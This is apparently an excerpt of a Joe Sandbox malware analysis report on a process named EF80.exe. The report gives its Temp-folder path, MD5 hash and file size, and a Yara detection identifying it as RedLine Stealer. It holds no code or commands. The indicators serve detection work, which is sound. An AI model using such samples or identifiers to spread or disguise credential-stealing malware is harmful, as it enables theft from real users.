Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Analysis Process: EF80.exe PID: 6920 Parent PID: 3352

General

Start time:	08:09:09
Start date:	06/01/2022
Path:	C:\Users\user\AppData\Local\Temp\EF80.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\EF80.exe
Imagebase:	0x1f0000
File size:	538624 bytes
MD5 hash:	9D7EB9BE3B7F3A023430123BA099B0B0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000019.00000002.460244722.0000000003541000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2022